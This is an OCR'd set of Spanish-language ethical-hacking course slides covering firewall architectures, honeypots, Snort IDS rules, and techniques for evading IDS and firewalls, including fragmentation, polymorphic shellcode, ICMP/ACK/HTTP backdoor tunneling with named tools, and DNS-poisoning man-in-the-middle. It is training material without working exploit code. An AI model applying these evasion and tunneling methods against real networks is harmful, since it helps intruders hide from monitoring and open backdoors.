
El tráfico de entrada o salida de la red, pasa por el firewall.

Tiene dos interfaces:

- Interfaz privada, conectada directamente a Internet
- Interfaz pública, conectada a la intranet.

CIEH Julio Iglesias Pérez

Arquitectura del Firewall



C|EH Julio Iglesias Pérez

Screened subnet

O DMZ contiene hosts que ofrecen servicios públicos.


La zona pública está conectada directamente a Internet y no tiene hosts controlador por la organización.

La zona privada tiene sistemas que los usuarios de internet no tienen acceso de negocio.

C|EH Iuiio Ignacio Perez

Zona desmilitarizada

- Es una red que sirve como buffer (regulador) entre la red interna segura y la insegura Internet.
- Es creada utilizando firewall entre tres o más interfaces de red asignada con roles específicos como Red Interna confiada, red DMZ y la red externa.



CEH Julio Iglesias Perez

Tipos de firewall

- Filtro de paquetes.
- Firewall de inspección de estado multicapa.
- Puertas de enlaces a nivel de aplicación.
- Puertas de enlaces a nivel de circuito.

C|EH Julio Iglesias Pérez

Filtrado de paquetes Firewall

Trabaja en la capa red del modelo OSI (o capa IP de TCP/IP), usualmente son parte de un router.

Cada paquete es comparado con un conjunto de criterios antes de ser renviado.

Dependiendo del paquete y del criterio, el firewall puede:

- Dropear el paquete.
- Renviarlo, o enviar un mensaje al que lo originó.

Las reglas pueden incluir la dirección IP fuente y destino, el número de puerto fuente y destino, y el protocolo utilizado.

©EH Julio Iglesias Perez

Firewall de puerta de enlace a nivel de circuito

- Trabajan en la capa de sesión del modelo OSI o en la capa TCP de TCP/IP.
- Monitorean el handshaking TCP entre paquetes para determinar si la sesión solicitada es legítima.
- La información es pasada a un equipo remoto a través de una puerta de enlace a nivel de circuito.
- Estos gateways esconden la información acerca de las redes que ellos protegen, pero no filtran paquetes individuales.

CEH Julio Iglesias Pérez

Firewall a nivel de aplicación

O proxis, pueden filtrar paquetes en la capa aplicación del modelo OSI.

Los paquetes de entrada o salida no pueden acceder a servicios si es que no hay proxy.

Un gateway configurado para ser proxy no permitirá ningún tráfico FTP, gopher, telnet o cualquier otro.

Como esta aplicación examina paquetes en la capa aplicación, puede filtrar comandos de aplicación específicos como http:post y get.

Firewall de inspección multicapa Stateful

- Combina los aspectos de los otros tres tipos de firewall.
- Filtran los paquetes en la capa red para determinar si los paquetes de la sesión son legítimos y evalúan el contenido de los paquetes en la capa de aplicación.

El tráfico es filtrado en tres capas basado en el rango de una aplicación específica, sesión y reglas de filtrado de paquetes.

Identificación de Firewall: Escaneo de puertos

- Ayuda al atacante a encontrar que puertos están disponibles, consiste en enviar mensajes a cada puerto, uno por vez.
- Algunos firewalls serán identificados únicamente utilizando un simple escaneo de puertos.
- El tipo de respuesta recibida indican si el puerto está en uso y por ende puede probar fortaleza o debilidad.

CEH Julio Iglesias Benz

Identificación de Firewall: Firewalking

- Es una técnica de pruebas de vulnerabilidad de un firewall y mapeo de routers de una red que se encuentra detrás del firewall.
- Si el paquete pasa por el gateway, es renviado al próximo salto donde el TTL iguala a cero y elige un mensaje TTL "excedido en tránsito", en este punto el paquete es descartado.

CEH Julio Iglesias Perez

Identificación de Firewall: Firewalking

- Firewalking es similar al tracerounting y trabaja enviando paquetes TCP y UDP dentro del firewall que tienen un TTL configurado en un salto más grande que el firewall apuntado.
- Utilizando este método, el acceso a la información en el firewall puede ser determinado si paquetes de sondeo sucesivos son enviados.

CEH Julio Isaias Perez

Identificación de Firewall: Banner Grabbing

Los banners son mensajes enviados por los servicios de red mientras están conectado al servicio que anuncian la ejecución de un servicio en el sistema.

Banner grabbing es un método simple de detección de S.O. que ayuda a detectar servicios ejecutados por firewall.

Los tres servicios principales enviados son FTP, telnet y Servidores Web.

Un ejemplo de banner grabbing SMTP es: telnet mail.gargetcompany.org 25

CEH Julio Iglesias Pérez


Honeypot

Es una información de un recurso del sistema que está expresamente configurado para atraer y atrapar personas que intentan penetrar la red de una organización.

No tiene actividad autorizada, no tiene ningún valor de producción y es como un sondeo, ataque o compromiso.

Puede ser utilizado para registrar intentos de acceso a aquellos puertos incluyendo los keystrokes del atacante. Puede enviar mensajes de advertencia tempranos.

CIFP Julio Iglesias Perez



C|EH Julio Iglesias Pérez

Tipos de honeypots

Honeypot de poca interacción

- Trabajan emulando servicios y programas que pueden ser encontrados en un sistema individual.
- Si el atacante hace algo que la emulación no espera, el honeypot simplemente generará un mensaje de error.
- Captura cantidades limitadas de información, principalmente datos transaccionales y alguna interacción limitada.

Ej: Specter, Honeyd, KFSensor

CIEN Julio Iglesias

Tipos de honeypots

Honeypot de elevada interacción

- Sistemas, redes o equipos enteros, para tener controlada un área donde los atacantes pueden interactuar con aplicaciones y programas reales.
- Se basan en dispositivos de borde para controlar el tráfico para que los atacantes puedan ingresar, pero la actividad de afuera es estrechamente controlada.- Captura mucha más información, incluyendo nuevas herramientas, comunicaciones y keystrokes de los atacantes.

Ej: Symantec Decoy Server y Honeynets

¿Cómo configurar un Honeypot?

- Descargar o comprar un software honeypot.
- Para Linux algunos son: Tini Honeypot, LaBrea, Honeyd.
- KFSensor para Windows.
- Iniciar sesión como administrador al equipo para instalarlo.
- Instalar el software en su equipo, elegir full versión.

CIEH Julio Iglesias Pérez

IDS, Firewall y Sistema Honeyspot

Herramienta IDS Snort: OpenSource, en tiempo real analiza el tráfico y loggin de paquetes en las redes IP. Realiza análisis de protocolo y contenido. Detecta varios ataques y sondeos.

C|EH Julio Iglesias Pérez

¿Cómo funciona Snort?

- Decodificador: Guarda los paquetes capturados dentro de una pila, identifica los protocolos de nivel de vínculo y decodifica el IP.
- Motor de detección: Compara paquetes con reglas previamente cargadas en la memoria.
- Plugins de salida: Estos módulos formatean las notificaciones para el usuario para que acceda de distintas maneras (consola, archivos externos, bases de datos, etc.)

Reglas Snort

- El motor de reglas de Snort escribe sus propias reglas.
- Ayudan a diferenciar entre actividades de internet normales y maliciosas.
- Deben estar contenidas en una línea, el analizador de regla no admite reglas en múltiples líneas.

C|EH Julio Iglesias Suárez

Regla de acciones y protocolos IP

- Regla de acciones: El encabezado de la regla almacena información completa sobre un paquete y determina la acción que aplicará.
- Alerta a Snort cuando encuentra un paquete con una regla determinada.
- Hay tres acciones:
  - Alerta.
  - Registra.
  - Ignora.

CIEH Julio Iglesias Perez

Reglas Snort: El Operador de dirección y direcciones IP

Operador de dirección: Indica la dirección del tráfico. Puede ser uni o bidireccional -> <>Ejemplo:

log !192.168.1.0/24 any <> 192.168.1.0/24 23

C|EH Julio Iglesias Pérez

Direcciones IP

- Información de direcciones IP y puertos.
- Utilizar la palabra "any" para definir cualquier dirección IP.

Ejemplo:

alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "external mountd access";)

C|EH Julio Iglesias Perez

Reglas Snort: Números de puertos

- Ejemplo:

log tcp any any -> 192.168.1.0/24 !6000:6010

log udp any any -> 98.168.1.0/24:1024. Registra el tráfico UDP q venga de cualquier puerto y ´puerto destino desde 1 a 1024.

C|EH Julio Iglesias Pérez

Reglas Snort: Números de puertos

log tcp any any -> 192.168.1.0/24:5000.
Registra tráfico TCP desde cualquier puerto a puertos menores o iguales a 5000

log tcp any :1024-> 192.168.1.0/24 400:
Registra tráfico desde puertos privilegiados menores o iguales a 1024 yendo a puertos mayores o iguale a 400.

CIFP Juan Iglesias Rodríguez

Herramienta IDS: Tipping Point

- Es insertado sin problemas y transparente dentro de la red, es un dispositivo in-line.
- Cada paquete es inspeccionado a fondo para determinar si son maliciosos o legítimos.
- Provee protección de rendimiento, aplicación e infraestructura a velocidades gigabit de inspección de paquetes.

CEH Iuno Iglesias Gómez

Herramienta IDS: Tipping Point

Firewall: Subnet Personal Firewall.

C|EH Julio Iglesias Perez

Herramienta Honeypot: KFSensor

Características:

- Consola de administración GUI.
- Administración remota.
- Compatibilidad con el motor de firmas de Snort.
- Emulaciones para protocolos de red de Windows.
- Exporta registros en formatos múltiples.
- Protección contra ataques DoS.

CIFP Julio Iglesias de Pérez

Herramienta Honeypot: SPECTER

- Es un IDS inteligente que ofrece servicios de Internet comunes como SMTP, FTP, POP3, HTTP Y TELNET.
- Provee varias cantidades de señuelos como imágenes, mp3, mensajes de correo, archivos de contraseñas, documentos y todo tipo de software.

C|EH Julio Josias Perez

Evasión de IDS

Ataque de inserción

1. Un IDS confía y acepta un paquete que un sistema final ha rechazado.
2. Un atacante explota esta condición e inserta datos dentro del IDS.
3. Este ataque ocurre cuando el NIDS es menos restrictivo en los paquetes de procesamiento.
4. Un atacante utiliza estos paquetes para vencer al análisis de firma y solicitudes de envío.
5. El IDS obtiene más paquetes que el destino.

CIEH Eduardo Iglesias Pérez

Evasión

1. En esta técnica de evasión, un sistema final acepta el paquete que el IDS rechazó.
2. Utilizando esta técnica, un atacante explota el host.
3. El atacante envía porciones de solicitudes en paquetes que el IDS rechaza por error, permitiendo remover las partes de la corriente desde la vista del ID del sistema.
4. Ejemplo, si la secuencia maliciosa es enviada byte por byte y un byte es rechazado por el IDS, el IDS no puede detectar el ataque.
5. Aquí el IDS recibe menos paquetes que el destino.

Ataque DoS

- Muchos IDS emplean servidores de loggin centrales que son utilizados exclusivamente para almacenar registros de alerta IDS.
- Si los atacantes saben la IP del servidor de logs central, ellos pueden alentarlo o incluso bloquearlo con un ataque DoS.

C|EH Julio Iglesias Perez

Ofuscar

- Un IDS puede ser evadido ofuscando o codificando el payload del ataque.
- Un atacante manipula la ruta referenciada en una firma.
- Codificar paquetes de ataque que el IDS no reconoce, pero el IIS los decodificará y será atacado.
- Ataques a protocolos encriptados como HTTPS.
- Código polimórfico.

CEH Julio Iglesias Pérez

Generación de Falso Positivo

- Otro ataque similar al método DoS es generando una gran cantidad de datos de alerta que deben ser registrados.
- Generar número largo de reportes falsos.- Mezclar ataques reales con falsos.
- Puede llegar a ser muy difícil diferenciar entre ataques legítimos y falsos positivos.- Generar falsos positivos específicos.

CEH Juan Ignacio Perez

Empalme de sesión

1. Es una técnica de evasión que explota algunos IDS no solicitan sesión de reconstrucción antes de realizar patrones parecidos en los datos.
2. La idea es empalmar datos entre varios paquetes, asegurando que los paquetes no muestren patrones en la firma IDS.
3. Si los atacantes saben qué IDS se está utilizando, se puede agregar retrasos entre paquetes para omitir la comprobación de montaje.

CEH Julio Iglesias Pérez

Empalme de sesión

4. Muchos IDS re ensamblan las comunicaciones, así que si el paquete no fue recibido en un tiempo razonable, puede ser que el IDS haya detenido.
5. Si la aplicación bajo ataque mantiene una sesión activa más larga que el tiempo que el IDS tardará, el IDS se detendrá.
6. Como resultado, una sesión luego de que el IDS detenga el re ensamblaje, la sesión será susceptible a datos maliciosos.

Técnica de Evasión Unicode

Representación de carácter que da a cada carácter un identificador único. Esto dificulta a los IDS porque es posible tener múltiples representaciones de un simple carácter. Por ejemplo el "\" puede ser representado como 5C, C19C y E0819C

C|EH Julio Iglesias Pérez

Ataques Time-To-Live

En este tipo de ataques, el atacante debe tener conocimiento sobre la topología de la red de la víctima. Esta información se puede obtener utilizando traceroute la cual da información sobre el número de routers entre el atacante y la víctima.

C|EH Julio Ignacio Pérez

Paquetes RST Inválidos

1. El protocolo TCP utiliza las sumas de comprobación para asegurarse que la comunicación es posible.
2. Una lista de comprobación es agregada a cada segmento transmitido y es chequeado en el extremo receptor Cuando una suma de comprobación difiere de la suma de comprobación esperada por el host de recepción, el paquete es dropeado en el extremo receptor.
3. El protocolo TCP también utiliza un paquete RST para terminar una comunicación two-way.

CEH Julio Iglesias Pérez

Paquetes RST Inválidos

4. Los atacantes pueden utilizar esta característica para eludir la dirección enviando paquetes RST con una suma de comprobación inválida, que causa que el IDS detenga el procesamiento del flujo porque el IDS cree que la comunicación ha terminado.

5. Sin embargo, el receptor final ve el paquete y verifica el valor de la suma de comprobación, luego dropea el paquete si es inválido

.6. Algunos sistemas IDS pueden interpretar este paquete con una terminación real de la comunicación y detiene el re ensamblaje de la comunicación.

Paquetes RST Inválidos

7. Algunas instancias permiten a los atacantes continuar la comunicación con el receptor final confundiendo al IDS porque el receptor final acepta los paquetes que siguen al paquete RST con una suma de comprobación inválida.

C|EH Julio Iglesias Suárez

Bandera de emergencia

Es utilizada dentro del protocolo TCP para marcar los datos como urgentes. Utiliza un puntero que apunta al principio de la bandera de urgencia dentro del paquete. Cuando la bandera se establece, todos los datos antes del puntero son ignorados, y los datos a los cuales seña el puntero son procesados.

Bandera de emergencia

Algunos IDS no toman en cuenta la característica de urgencia de TCP, lo que puede permitir a los atacantes evadir IDS. Los atacantes pueden colocar datos basura en el puntero de urgencia, y el IDS lee los datos sin consideración por de el flag de urgencia del host. Esto quiere decir que el IDS tiene más datos de los que el host puede procesar.

Código shell polimórfico

1. Muchos IDS contienen firmas para las cadenas comúnmente utilizadas dentro del shellcode.
2. Esto es fácilmente saltado utilizando código shell codificado conteniendo un talón (stub) que codifica el shellcode que sigue.3. Esto significa que el shellcode puede ser completamente distinto cada vez que es enviado.
4. El Shellcode polimórfico permite a los atacante esconder su shellcode cifrándolo.

CEH Iuria Iglesias Pérez

Código Shell Polimórfico

5. Es difícil para los IDs identificar esto como shellcode.
6. Este método también esconde las cadenas comúnmente utilizadas dentro del shellcode, haciendo de las firmas de shellcode inservibles.

C|EH Julio Ignacio Suárez

Ataques en la capa Aplicación

1. Muchas aplicaciones que trabajan con Medía como imágenes, videos y audio emplean algunos manera de comprensión para enviar a un formulario mas pequeño que el original lo cual incrementa la velocidad de transferencia de datos.

2. Cuando una falla es encontrada en estas aplicaciones, el ataque completo puede ocurrir dentro de los datos compresos y la IDS no tendrá manera de revisar el formato del archivo compreso.

Ataques en la capa Aplicación

3. Muchos IDS buscan por condiciones específicas. Sin embargo, hay momentos en que el ataque puede tomar distintas formas.
4. Por ejemplo, vulnerabilidades de overflow enteras pueden ser explotadas utilizando valores de integridad distintos.
5. Este hecho combinado con datos compresos hace la detección de formas extremadamente difícil.

Desincronización: Pre Conexión SYN

- Este ataque a "bind" para que el kernel asigne un puerto local al socket antes de llamar a "connect".
- enviar un SYN inicial antes de la conexión real con una suma de comprobación TCP inválida.
- Si el sniffer ignora subsecuentemente la conexión SYN, y no revisa la suma de comprobación TCP, entonces el ataque sincronizará el sniffer/IDS a una secuencia de números falsa antes de que la conexión real ocurra.

CIEH Julio Iglesias Ruiz

Desincronización: Post Conexión SYN

1. Para esta técnica se intenta desincronizar el IDS de la actual secuencia de números que el kernel está cumpliendo.
2. enviar un paquete luego dela conexión SYN en el flujo de datos, tendrá una secuencia de números divergente, pero por lo demás cumple todos los criterios necesarios para ser aceptado en el host objetivo.
3. Sin embargo, el host objetivo ignorará este paquete SYN, como se hace referencia a una conexión establecida.

CEH Julio Ignacio Pérez

Desincronización: Post Conexión SYN

4. El intento de este ataque es producir una desincronización del IDS de su noción de la secuencia de números de un nuevo paquete SYN.
5. A continuación se ignorarán todos los paquetes legítimos del flujo original, porque estará esperando una secuencia de números distinta.
6. Una vez realizada la desincronización entre el IDS y el paquete SYN, se enviará un paquete RST con una nueva secuencia, esto cerrará la noción de la conexión.

CIEH Julio Iglesias

Otros tipos de evasión

- Encriptación: Si el atacante establece una sesión cifrada con la víctima, esto resultará el ataque de evasión más efectivo.
- Flooding: El atacante envía cargas de tráfico innecesario produciendo "ruido" y el IDS no analizará este tráfico ruido, el verdadero ataque puede no ser detectado.

C|EH Julio Iglesias Pérez

Evadiendo Firewalls

Falsificación de dirección IP

- Utilizando esta técnica, el atacante obtiene acceso no autorizado a un equipo o red, haciendo parecer que el mensaje viene de un equipo verdadero. Para saltar el firewall, el atacante modifica la dirección de información en el encabezado del paquete IP y el campo de dirección fuente.

Evadiendo Firewalls

Ataque con mecanismo de generación de Tokens

- Utilizando esta técnica, el que envía el paquete designa la ruta que el paquete debe tomar a través de la red. Cuando estos paquetes viajan por los nodos de la red, cada router revisará la IP destino y renviarán los paquetes al próximo nodo. En el router fuente, el atacante hace parte o todas estas decisiones.

Evadiendo Firewalls

- Pequeños fragmentos.
- – El atacante utiliza la técnica de fragmentación IP para crear fragmentos extremadamente pequeños y forzar a la información del encabezado TCP ir en el próximo fragmento. Esto puede resultar en el caso de que el campo de flags de TCP sean forzadas en un segundo fragmento, los filtros no podrán revisar estas flags en el primer octeto, por lo que ignorará los fragmentos subsecuentes (cont.)

Evadiendo Firewalls

Los atacantes esperan que solo el primer fragmento se examinado por el primer router de filtrado y los restantes son pasados. Este ataque es utilizado para impedir las reglas de filtrado definidas por el usuario y trabaja cuando el firewall revisa solo la información de encabezado TCP.

C|EH Julio Isla Gutiérrez

Evadiendo Firewalls

Se puede saltar los sitios bloqueados utilizando la IP en vez de la URL.

C|EH Julio Iglesias Pérez

Evadiendo Firewalls

Saltando Sitios bloqueados utilizando Navegación de sitios anónima.

Algunos sitios permite la opción de cifrar las URLs de los sitios. Estos sitios proxy esconden la dirección IP actual y muestran otra, esto ayuda a prevenir los sitios bloqueados.

Ejemplos:

- http://www.anonymizer.com
- http://www.anonymouse.org
- http://www.proxify.com
- http://www.bumsk.com
- http://www.dailybestlinks.com

CEH Julio Iglesias

Evadiendo Firewalls

Saltando el Firewall a través del método ICMP Tunneling.

- Permite hacer un túnel de shell backdoor en la porción de datos de los paquetes ICMP echo. Esta porción payload es arbitraria y no es examinada por la mayoría de firewalls. Asumiendo que ICMP está permitido en el firewall, utilizar Loki ICMP tunneling para ejecutar comandos de elección haciéndolos un túnel dentro del payload de los paquetes ICMP echo.

Evadiendo Firewalls

Saltando el Firewall a través del método ACK Tunneling.

- Permite hacer un túnel de aplicación backdoor con paquetes TCP con el bit ACK. Este BIT es utilizado para reconocer el recipiente de un paquete. Algunos firewalls no revisan estos paquetes. Utilizar herramientas como AckCMD (http://ntsecurity.nu).

Evadiendo Firewalls

- Saltando el Firewall a través del método HTTP Tunneling
  - Este método puede ser implementado si la compañía objetivo tiene un Servidor Web público con el puerto 80 para el tráfico HTTP. Muchos firewalls no examinan el payload del paquete HTTP para confirmar si el tráfico HTTP es legítimo. Herramientas como HTTPTunnel (www.nocrew.org) utiliza esta técnica para hacer túnel a través del puerto 80. Subir (upload) el servidor en el sistema objetivo e indicarle qué puerto será redirigido a través del puerto TCP 80.

Evadiendo Firewalls

Saltando el Firewall a través de sistemas externos.

1. Un usuario legítimo trabaja con algún sistema externo para acceder a la red corporativa.
2. El atacante olfatea el tráfico del usuario, roba la sesión ID y las cookies.
3. El atacante accede a la red corporativa saltando el firewall y obteniendo la ID de Windows y ejecutando Netscape 4.x/Mozilla en el sistema del usuario.

CIEH Julio Iglesias Ruiz

Evadiendo Firewalls

4. El atacante luego emite un comando "openURL()" en la ventana encontrada.
5. El navegador del usuario se conecta con el servidor WWW del atacante.
6. El atacante inserta un payload malicioso dentro de la página Web solicitada (applet de Java) y por lo tanto el código del atacante se ejecuta en el equipo del usuario.

CEH Julio Iglesias Pérez

Evadiendo Firewalls

Saltando el firewall con un ataque MITM

1. El atacante realiza un DNS Server Poisoning.
2. El usuario A solicita un sitio (ej: www.juggyboy.com) al DNS Server corporativo.
3. El servidor DNS envía la IP (ej: 127.22.16.64) del atacante.
4. El usuario A accede al servidor Web malicioso.
5. El atacante se conecta con el host real y hace un túnel del tráfico HTTP del usuario.
6. El atacante inserta un payload malicioso dentro del sitio web solicitado (applet de Java) y por lo tanto el código del atacante se ejecuta en el equipo del usuario.

CEH Julio Iglesias Perez

Evadiendo Firewalls

Detectando Honeypots: Los atacantes pueden determinar la presencia de honeypots probando los servicios en ejecución del sistema. El atacante elabora un paquete de sonda maliciosa para escanear servicios como HTTP sobre SSL (HTTPS), SMTP sobre SSL (SMTPS) e IMAP sobre SSL (IMAPS).

C|EH Julio Iglesias Pérez

Evadiendo Firewalls

Algunas herramientas utilizadas son:

- Send-safe Honeypot.
- Hunter.
- Nessus.
- Hping. Los puertos que muestran un servicio particular en ejecución pero deniegan la three handshare connection indica la presencia de un honeypot.

CIEH Julio Iglesias Perez

Herramienta de detección de Honeypot

Send-Safe Honeypot Hunter- Revisa la lista de proxis HTTPS, SOCKS4, SOCKSS con cualquier puerto. Revisa listas proxy remotas o locales. Puede subir archivos "Valid proxis" y "All except honeypots" a un FTP.

C|EH Julio Iglesias Pérez

Herramientas de evasíón de Firewall

- Traffic IQ Professional: Permite a los profesionales de seguridad auditar y validar el comportamiento de dispositivos de seguridad generando tráfico de aplicación estándar o tráfico de ataque entre dos equipos virtuales. Puede ser utilizado para evaluar, auditar y probar las características de comportamiento de cualquier dispositivo no proxy y filtrado de paquetes incluyendo:
  - Firewall de la capa Aplicación.
  - IDS.
  - Sistemas de prevención de Intrusión.
  - Routers y switches.

Herramientas de evasión de Firewall
